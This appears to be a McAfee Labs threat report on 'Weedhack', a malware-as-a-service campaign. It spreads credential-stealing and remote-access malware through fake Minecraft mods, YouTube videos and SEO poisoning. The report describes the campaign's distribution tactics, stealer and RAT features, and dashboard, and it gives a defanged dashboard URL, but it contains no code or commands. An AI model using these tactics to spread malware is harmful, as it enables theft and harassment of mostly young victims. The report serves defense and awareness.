


Authored by Aayush Tyagi
Introduction
Minecraft is a 2011 sandbox game developed and published by Mojang Studios. It is the best-selling video game in the world and has sold over 350 million copies worldwide. Its popularity has spanned over a decade due to its versatile gameplay, offering multiple game modes, including one of the most memorable Story Mode in gaming history.
It allows players to create and host multiplayer servers with a variety of gameplay options and offers a wide range of custom launchers, game mods, and cheats to choose from.
Its massive popularity and widespread use of third-party tools have also given rise to a dark side of the Minecraft ecosystem, which is filled with Remote Access Trojans (RATs), credential stealers, keyloggers and other malware threats.
McAfee Labs has recently uncovered a colossal Minecraft-focused Malware-as-a-Service (MaaS) campaign named ‘Weedhack’, that allows threat actors to remotely access and manipulate the victims’ screen, webcam and file system through a dashboard hosted on the clear net, making it easily accessible to anyone with a Discord account and an internet connection.
Key Findings
- ‘Weedhack’ has been active since January 2026 and masquerades as genuine Minecraft clients and mods to infect users.
- We’ve discovered over 3820 unique malicious JAR files that are part of this attack and over 240 URLs responsible for distributing this malware.
- This campaign utilizes SEO poisoning and YouTube to generate traffic to these malicious URLs. We also found two YouTube channels and multiple videos that demonstrate Minecraft Mods and Clients and redirect viewers to these URLs.
- The campaign has accumulated a total of 116,464 hits, averaging approximately 2000 to 3,000 hits per day.
- The campaign provides an enterprise-grade dashboard that allows customers to view stolen credentials and system information, download the payload, configure notifications, access tutorials, and remotely monitor their victims.
- This campaign deploys EtherHiding, a technique that uses Ethereum blockchain to fetch its latest C2 domain. The responses are RSA-signed and verified before execution, helping protect the network from campaign takeover attempts.
- We’ve uncovered 10 domains that host the next stage payloads and host the malware dashboard for the Weedhack campaign.
- We’ve identified 11 domains that hosted similar MaaS campaigns in the past, orchestrated by the same threat actor.
- We’ve unearthed the threat actor’s Telegram account and uncovered a Telegram channel for customers, with over 850 members, as of writing this blog.
- This campaign offers two service tiers: free and premium.
- The free tier includes a comprehensive infostealer capable of targeting Minecraft session IDs and four Minecraft launchers, collecting system information, and stealing cookies and passwords from 36 different browsers. It also targets 56 browser-based crypto wallets and 12 desktop crypto wallets, along with Discord, Steam, and Telegram credentials. It can search for files using 24 different keywords and includes screenshot capture capabilities.
- For premium users, with subscriptions starting at $5 per month, it offers additional remote-access capabilities such as webcam access, keylogging, reverse shell execution, screen sharing with keyboard and mouse access, and file management features for uploading and downloading files.
- While monitoring the Telegram channel, we found that WeedHack malware is a major catalyst for cyberbullying. Many of its customers appear to be teenagers and young adults and are using remote access capabilities to threaten, harass and monitor their victims, which are around the same age.

Attack Vector

Weedhack Campaign primarily relies on YouTube-driven distribution and SEO poisoning to infect its victims. The campaign provides a tutorial on both methods, on its dashboard, to educate its customers on how to effectively implement these methods with optimization techniques, target selection, common pitfalls, and how to avoid them.
YouTube Spreading
Weedhack considers YouTube as one of the best platforms for spreading malware. They recommend users create a well-edited video, with overlays and background music and avoid using AI-generated content in them, claiming that high-quality videos can generate consistent traffic for months.

These videos target specific Minecraft keywords and places download links in both the description and in the comment section for more visibility (Figure 2, highlighted in red).

Threat actors also actively try to manipulate their victims, as we identified comments claiming that the downloaded files are legitimate software and not malicious. (Figure 3, highlighted in green)

In this second example, the video provides a tutorial for a Minecraft mod. Here, a voice-over narration is added to the video to make the video appear more legitimate. It has gained over 7,500 views (highlighted in red) and has a link to the malicious website in the description (highlighted in green).
SEO poisoning
Weedhack targets Minecraft clients and mods without an official website that are hosted exclusively on file hosting websites like GitHub and specifically select mods with unique names, so it is easier to dominate search engine results.
They’ve actively targeted the following Minecraft clients:
Meteor Client, Radium Client, Wurst Client, Aristois, LiquidBounce, Impact Client, Future Client, Inertia Client, Cornos Client, WWE Client, 3arthh4ck, Salhack, Phobos, Gamesense

They recommend customers participate in Discord and Reddit discussions to promote their website, without directly associating with it, to maintain legitimacy. These methods redirect users to genuine–looking websites that are used to distribute Weedhack.

In the above instance (Figure 6), the threat actor is hosting his website on ‘lovable.app’ platform. They offer eight Minecraft tools, such as Radium Client and Dupe Mod, and all of them are malicious.
Similarly, we encountered another website (Figure 7) offering an item duplicator game mod, which is also spreading Weedhack malware.

Figure 7: Malicious website hosting Weedhack – Example 2

In the final example (Figure 8), this website has included a Security Warning (highlighted in red), stating that users should only download ‘Skytils’ from their site, claiming it is the official website and that no other websites are affiliated with the project. It also links to the official ‘Skytils’ Discord server and GitHub repository under the community section to appear trustworthy. In reality, it is another website that distributes WeedHack.
Geographical Prevalence

McAfee has observed that Weedhack is most prevalent in The United States of America, followed by Germany, India, United Kingdom, Italy, Vietnam, Canada, Norway, Sweden, Finland and Spain.
Why Does It Matter and Am I Protected?
One of the key features that makes Weedhack unique is that it is hosted on the clear net and provides access to sophisticated malware for free. Typically, Malware-as-a-service campaigns, such as Lumma Stealer, range from $250 to $500 per month and are accessible through underground channels, such as the dark web and Telegram channels. Similarly, X-worm samples also cost between $300 and $500 for a lifetime subscription. Weedhack on the other hand, offers the malware for free, with premium features starting at $5 per month, and $24.99 for lifetime access.
This difference in cost and ease of access with detailed tutorials on how to use the malware significantly reduces the barrier to entry for prospective customers. Furthermore, its ability to steal Minecraft accounts attracts a younger audience. Both of these factors complement each other and make the campaign much more lethal.
Another unforeseen and unfortunate consequence of this campaign is that it facilitated cyberbullying. We encountered multiple instances where the threat actors reached out to their victims to threaten and harass them. They recorded victims via their webcams and shared the videos on the Telegram channel as cybercrime trophies.
At McAfee Labs, we have been actively hunting for such malware campaigns, so you don’t need to worry. But it always helps to be informed and educated about the latest threats in the threat landscape and how to protect yourself and your loved ones against them.
| Step | User Experience | Behind the Scenes | Red Flags | How McAfee Helps |
|
The video reviews Minecraft Client/Mod and provides a link to download it for free. | Such videos are posted by threat actors to trap potential victims. | 1. The video was posted recently.
2. The video was uploaded by a channel that only posts similar content. |
McAfee’s Web Protection help block malicious sites. |
| 2) You discovered a website offering Minecraft Mods/Clients. | The Website seems genuine, as it is well crafted and beautiful. | It’s easier to create such websites now, due to the advancements in AI models. | The Minecraft tool is not hosted on the official website.
|
McAfee’s Web Protection help block malicious sites. |
| 3) You download a Minecraft client, and it gets detected by your AV product | The website mentions that sometimes AV products make mistakes, and you should disable your AV products to use the client. | The threat actors manipulate users into executing malware that is already known and detected by security solutions. | 1. The Minecraft tool is not hosted on the official website.
2. The website does not explain why their tool is being mistaken as malware. |
McAfee’s Threat Explainer informs us why a certain file is being detected. |
| 4) You or someone you know has been contacted by a hacker claiming to have hacked your system. | Threat actors claim to know your IP address and show evidence that they have access to your webcam or to your system. | Threat actors reach out to their victims, to harass and bully them. | Reach out to someone you trust, such as a parent or guardian, and inform them about the incident.
Following the attacker’s instructions could lead to more damage. |
Malware Dashboard

The dashboard is currently hosted on ‘hxxps://weedhack.to/dashboard/auth/login’. We identified 10 URLs that are part of this campaign and hosted the dashboard earlier. As older URLs are getting detected, threat actors are actively deploying new domains.
The Dashboard allows users to view their statistics, total hits, and session hits. Every hit contains system information, such as CPU, GPU, RAM, OS, IP address, User and PC name along with a screenshot of the victim’s screen and execution environment of the malware. Within this section, it provides access to all stolen credentials exported from a victim’s PC.
Session hits on the other hand, only include Minecraft session IDs, used for Minecraft account hijacking.

Weedhack maintains a leaderboard for its customers with All-Time hits and 24-hour hits. Total campaign hits have reached over 116,464, and the leaderboard is refreshed every 10 minutes.

Weedhack includes a Build section that allows customers to create custom payloads that can target Minecraft versions 1.21.0 to 1.21.11. This section also allows customers to inject the malware into legitimate Minecraft mods, tricking users into believing the mod is functioning as expected.

Customers get access to an elaborate tutorial section on the dashboard that covers a wide range of topics, such as:
- How to use the Dashboard.
- How to use the Remote Access Section.
- How to use the stolen Discord Tokens, Cookies and crypto wallet credentials.
- Recommendations for VPN and residential proxy services with setup instructions.
- OPSEC Guidelines
- Tutorial on Malware distribution techniques, such as SEO Poisoning and YouTube Spreading.
- An FAQ section that covers common queries and provides basic troubleshooting guidance.

Weedhack also offers a Suggestion section, where customers can submit feature requests or vote on current suggestions. Current leading suggestions on the platform include –
- Jump scare functionality
- Adding ransomware
- Microphone access
- Support for more Minecraft clients

Weedhack offers 4 payment options. They accept payments in Bitcoin and Litecoin. For every new payment, a new crypto wallet is created, so it is difficult to track wallet IDs associated with the campaign.
